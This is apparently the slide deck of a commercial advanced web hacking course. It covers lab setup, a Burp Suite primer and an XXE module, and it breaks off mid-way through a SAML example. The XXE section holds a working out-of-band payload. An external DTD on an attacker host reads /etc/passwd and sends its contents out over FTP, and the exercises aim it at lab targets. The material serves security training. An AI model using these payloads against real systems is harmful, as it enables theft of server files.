NotSoSecure part of

claranet cyber security

NotSoSecure part of claranet cyber security

We hack

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

For **private/corporate training** please contact us at:
training@notsosecure.com

We teach

Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Attacking Injection Flaws

Hacking and Securing Cloud

Specialist Defensive Courses

Application Security for Developers

DevSecOps

Attacking Injection Flaws Masterclass

2 Day Advanced Training
Sanjay Gondaliya

NotSoSecure part of
claranet cyber security

Sanjay Gondaliya

- 9+ years of experience in Information Security
- **Consulting experience:**
  Large organizations across different sectors network, system and application security
- **Specialize:**
  Mobile, Web App and Desktop App Security
- **GitHub Repositories Owner:**
  Blacklist3r
  SerealizedPayloadGenerator
  android_application_analyzer
- **Credits and Accolades:**
  LastPass, 1Password, Tesla, Intercom etc. for finding bugs

Claranet Cyber Security Services - **Meet the expert**

Sanjay Gondaliya
Principal Security Consultant

"To do well in this industry, a person needs to tick some essential boxes. First of all, accuracy is crucial; there is no room for doubt and grey areas – and this is definitely the case when client work is delivered. Secondly, they must be able to learn about and adapt to new changes almost every day. This is a common standard that needs to be adopted by anyone who wants to work in Information Security and is definitely the case for all Security Consultants at NotSoSecure, who all meet this key criteria."

Role
Sanjay has been a Senior Security Consultant with NotSoSecure since June 2018 and his work mostly involves Penetration Testing of web applications, mobile applications (especially Android) and external infrastructures. His work also involves code review for some major clients. These are generally large organisation and ecommerce platforms, that are mostly based in Europe and the US. He also contributes to the researching and updating NotSoSecure Advanced Web Hacking training courses. Finally, his job involves undertaking various types of research, which is published on the NotSoSecure blog and NotSoSecure's GitHub Repository

Background
Sanjay has a Bachelor's degree in Commerce and a Master's degree in Computer Applications gained in 2012. Before joining NotSoSecure, he worked as a Security Engineer for the Bitcoin exchange and before then as a Security Analyst for Net-Square. Prior to this security role in Net-Square, he worked as a Software developer as well as Senior Software developer as Team Leader where he skilled in various programming languages like (c#.net, python, ruby, c, c++, Java). He now has extensive penetration testing experience involving web application, mobile application, and external infrastructure assessment. He has participated and presented in a number of Null chapters and also participated in Bug Bounty programmes.

Training Background
Course content contributor and trainer for NotSoSecure's Advanced Web Hacking class.

Passion
The aspects of Sanjay's work that most appeal are the opportunities of constantly learning about new technologies and developments in Information Security and related issues, plus the challenge of needing to keep his skills and knowledge up- to-date. This absolutely needs to be done in a highly consistent and invariably daily manner. He also greatly enjoys the research part of his work. Inevitably, this feeds into the ultimate objective of securing clients' systems and digital data, which in turn means assessing and identifying the very many new threats, vulnerabilities and technologies that appear on an almost daily basis.

Key Skills
- Web application security testing
- Secure code review
- Mobile application security testing
  - Android
  - iOS
- Network testing
- Thick Client Testing
- Github Repositories Owner
  - Blacklist3r
  - Android Application Analyzer
  - Serialized Payload Generator

NotSoSecure part of claranet cyber security

For more information:
Email: contact@notsosecure.com
Visit: notsosecure.com

NotSoSecure part of claranet cyber security

Virtual Training Platform

- Mdbook Portal
- Kali VM
- Student Pack Zip
- MS Teams – Setup
- Zoom - (Support team not respond to zoom chat query)
- Mdbook – Exercise walkthrough
- MS Teams – Poll
- Progress Portal
- Hourglass

NotSoSecure part of claranet cyber security

What you will learn

- How to identify and exploit advanced web vulnerabilities (especially server-side flaws)
- Some neat and ridiculous web application vulnerabilities found during our pentests and in Bug Bounty programs

Lab setup

Kali VM

- Credentials : Username: **root** Password: **toor**
- All the tools/scripts are present in the directory **/root/tools/**
- **Note:** Use the provided kali VM during this course as it has custom configurations

VPN

- Follow the instructions in the “OVA_Import_VPN_Setup_Guide.pdf” in the Student Pack to connect to the VPN.
- Once connected, open http://topup.webhacklab.com in browser

NotSoSecure part of claranet cyber security

Targets for pwnage!

- http://topup.webhacklab.com
- http://shop.webhacklab.com
- http://mblog.webhacklab.com
- http://mblognew.webhacklab.com
- http://hc.webhacklab.com
- http://books.webhacklab.com
- http://slim.webhacklab.com
- http://utility.webhacklab.com
- http://cloud.webhacklab.com
- http://expense.webhacklab.com
- http://reimbursement.webhacklab.com
- http://admin.webhacklab.com

NotSoSecure part of claranet cyber security

Account creation

- Create your accounts using the registration forms:
  - http://topup.webhacklab.com/Account/Register
  - http://shop.webhacklab.com/register.php
  - http://mblog.webhacklab.com/register
- The exercises reflect the real-life environment. Some of the hacks will result in high privilege access and dumping of entire database.
  Do not use personal or corporate email ID to register.
- **Note:** The lab requires valid email accounts as there will be emails sent to these accounts during testing.
  Also, during the exercises wherever you see '**X**' it means your user id (e.g. for user132, '**X**' means 132).

NotSoSecure part of claranet cyber security

Throwaway email service

- Use throwaway email to create a temporary email:
  - https://www.mailinator.com
  - http://en.getairmail.com
  - https://temp-mail.org/en
  - https://getnada.com

NotSoSecure part of claranet cyber security

Delegate agreement

Any abuse of these privileges beyond the stated aims will result in **automatic disqualification** from the course;

- Denial of service by dropping tables/databases
- Shutting down the system
- Interfering with other delegates' work.
- Please use business language for any content posted on any test application.
- Please do **NOT** use your own Credit Card details for any exercise. Use random number and they should work for the specific exercise.
- **Out of Scope:** 192.168.4.0/24, 192.168.5.0/24 range and OneLogin domains.

NotSoSecure part of claranet cyber security

Syllabus modules

1: Burp Suite Primer

2: XML External Entity (XXE) Attacks

3: SQL Injection Masterclass

4: Remote Code Execution (RCE)

5: Server-Side Request Forgery (SSRF)

6: Miscellaneous Injections

Module: Burp Suite

- What is Burp Suite and why is it important for penetration testing?
- Burp Suite - Basic features such as Proxy, Repeater, Intruder, Decoder, Comparer etc.
- Extensions such as Logger++, SAML Editor, Java Serial Killer etc.


Burp Suite - Introduction

- Web application penetration testing tool developed in JAVA
- Also known as “Interception Proxy” tool
- Developed by “PortSwigger Ltd.”
- Available as Enterprise, Professional and Community versions
- Various features
  - Basic - Proxy, Intruder, Repeater, Decoder and Comparer
  - Advance - Scanner, Sequencer, Collaborator and Infiltrator
- Burp Suite is available for Linux, Mac, Windows based OS

NotSoSecure part of claranet cyber security

Burp Proxy

Burp Proxy is an intercepting proxy tool that can work as man-in-the-middle between your web browser and target's web server.



Key features of Burp

- Repeater
- Intruder
- Decoder
- Comparer
- Scanner
- Collaborator
- Extender

NotSoSecure part of claranet cyber security

Burp Repeater

- Used for manipulating and reissuing individual requests and analyze application's responses
- Loads request from Burp's any feature such as Proxy, Intruder, Scanner etc.
- Burp Repeater Manages request history
- Provides options such as include automatic updation of the Content-Length header, unpacking of compressed content and the following of redirections

NotSoSecure part of claranet cyber security

Burp Decoder

- Transforming data in one format to another - encode or decode
- Smart decoding - Decoder will identify the encoding format and decode it

Type	Data	Encoded
URL	<!Hello World@>	%3c%21%48%65%6c%6c%6f%20%57%6f%72%6c%64%40%3e
HTML	<!Hello World@>	<!Hello World@>
Base64	<!Hello World@>	PCFIZWxsbyBXb3JsZEA+
ASCII Hex	<!Hello World@>	3c2148656c6c6f20576f726c64403e
Hex	Hi, 1234567890	Hi, 499602d2
Octal	Hi, 1234567890	Hi, 11145401322
Binary	Hi, 1234567890	Hi, 10010011001011000000010110100 10
Gzip	Hi, 1234567890	‹

NotSoSecure part of claranet cyber security

Burp Decoder Improved - Extension

- Decoder Improved supports all of decoder's encoding, decoding, and hashing modes. Decoder Improved can encode and decode URL, HTML, Base64, ASCII Hex, GZIP, and zlib

  Additionally, Decoder Improved can hash data using MD2, MD5, SHA, SHA-224, SHA-256, SHA-384, and SHA-512.

Reference : https://portswigger.net/bappstore/0a05afd37da44adca514acef1cdde3b9


NotSoSecure part of claranet cyber security

Burp Suite Recommended Tools

- AuthMatrix/AuthZ/Autorize - Authorization checks
- Backslash Powered Scanner - Advanced payloads while active scanner
- Collaborator Everywhere - OOB requests
- Hackvertor – Advanced Encoder/Decoder
- Java Serial Killer - payload generation tool for Java object deserialization
- Handy Collaborator - OOB requests while manual test using Repeater
- HUNT Suite - Identify common parameters for known vulnerabilities
- J2EEScan - Scanner for Java based application
- Logger++ - Keeps logs of everything
- Protobuf Decoder - Protobuf protocol
- Retire.js - Check for outdated software
- SAML Editor/SAML Encoder-Decoder/SAML Raider - SAML requests
- WSDLER/WSDL Wizard - Web service automation

NotSoSecure part of claranet cyber security

Really ?



Module:

XML External Entity (XXE) Attacks

- [x] XXE Basics
- [x] Out of Band Exploitation
- [x] XXE through SAML
- [x] XXE in File Parsing
- [x] XXE via XInclude

And relevant case studies

XML External Entity (XXE) Basics

- An XML External Entity attack is a type of attack against an application that parses XML input


- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser, leading to the disclosure of confidential data, DoS, SSRF, port scanning etc.

NotSoSecure part of claranet cyber security

XML Entity

- Entity represented by &entityname;
- Think of it like a storing a variable


```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author
 [ <!ELEMENT author (#PCDATA)>
<!ENTITY js "Jo Smith">
 ]>
<author>&js;</author>
```



NotSoSecure part of claranet cyber security

XML Parsing in Applications

- Many applications parse the XML files submitted by the end user and may display elements of the XML file in the output




```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author
 [ <!ELEMENT author (#PCDATA)>
<!ENTITY js "Jo Smith">
 ]>
<author>&js;</author>
```

e.g. Thanks
“Jo Smith” for
your submission

Exercise

XML External Entity (XXE)

- Identify and exploit XXE to extract the contents of the file **'/etc/passwd'** :

  Challenge URL:
  http://hc.webhacklab.com/v1/api/status

Out of Band Basics

- Out of band technique can be used in case if we do not get response to the same page, by making the application server make requests (HTTP/DNS/FTP etc.) to an external host (controlled by the attacker)

NotSoSecure part of claranet cyber security

JSON to XML

- JSON requests can also be converted to XML (incase server also supports XML):

  Content-Type:
  application/json → Content-Type: application/xml

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 48
Origin: http://hc.webhacklab.com
Connection: close
Referer: http://hc.webhacklab.com/HealthCheckV2
Cookie: JSESSIONID=06AFEAB2F69B5FB4FDF2C4978441FF62

{
  "Object":{
    "IP":"10.1.1.1",
    "Domain":"test.com"
  }
}
```

JSON request

```
POST /v2/api/status HTTP/1.1
Host: hc.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Length: 164
Origin: http://hc.webhacklab.com
Connection: close
Referer: http://hc.webhacklab.com/HealthCheckV2
Cookie: JSESSIONID=06AFEAB2F69B5FB4FDF2C4978441FF62
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<root>
    <Object>
        <IP>10.1.1.1</IP>
        <Domain>test.com</Domain>
    </Object>
</root>
```

Trying XXE now ?

Converted XML request

NotSoSecure part of claranet cyber security

Advanced XXE Exploitation over OOB channels

- In certain cases, the XML external entities are being processed on the server side yet don't reveal any information in the response to confirm the XXE execution

- In such cases Out-of-band (OOB) channels such as DNS, HTTP and FTP can be used for confirmation and exploitation of XXE

  XXESERV is one such tool which can be used to set up a mini web server with FTP support for XXE payloads.
  https://github.com/staaldraad/xxeserv

Reference:
https://media.blackhat.com/eu-13/briefings/Osipov/bh-eu-13-XML-data-osipov-slides.pdf

NotSoSecure part of claranet cyber security

Advanced XXE Exploitation over OOB channels

Attack Scenario:

- For OOB exploitation an attacker can craft payloads which contain requests for externally hosted Document Type Declaration (DTD), which can be used for confirming the vulnerability

- Further exploitation in form of file extraction.

```
<?xml version="1.0" ?>
<!DOCTYPE extdtd [
<!ENTITY % ent SYSTEM "http://192.168.4.84:8000/ext.dtd">
%ent;
%c;
]>
<extdtd>&rrr;</extdtd>
```

Request payload

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://192.168.4.84:2121/%d;'>">
```

ext.dtd

NotSoSecure part of claranet cyber security

Exercise

Adv XXE Exploitation over OOB

- Identify and exploit blind XXE over OOB channels on the API v2 to extract the contents of the file **/etc/passwd** from the host:

  Challenge URL:
  http://hc.webhacklab.com/v2/api/status

- **Note:** Use user**X**.webhacklab.com for performing this exercise

XXE through SAML

- SAML based service requests contain XML document and hence are prone to XML External Entity (XXE) attacks

NotSoSecure part of claranet cyber security


Security Assertion Markup Language (SAML)

- In SAML based authentication the user provides credentials at a login interface, based on which the identity provider provides (IDP) a SAML response containing assertions with NameID attributes containing user information and signed message in XML

- The XML document (base64 encoded) is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity

NotSoSecure part of claranet cyber security

SAML Workflow



Reference:
https://upload.wikimedia.org/wikipedia/en/0/04/Saml2-browser-sso-redirect-post.png

NotSoSecure part of claranet cyber security

SAML Response


```
<samlp:Response
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    ID="R04720b73a994c999bda0080042126f997f9464bc"
    Version="2.0" IssueInstant="2022-07-13T09:54:36Z"
    Destination="http://topup.webhacklab.com/"
    InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
    <samlp:Status>
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
    </samlp:Status>
    <saml:Assertion
        xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
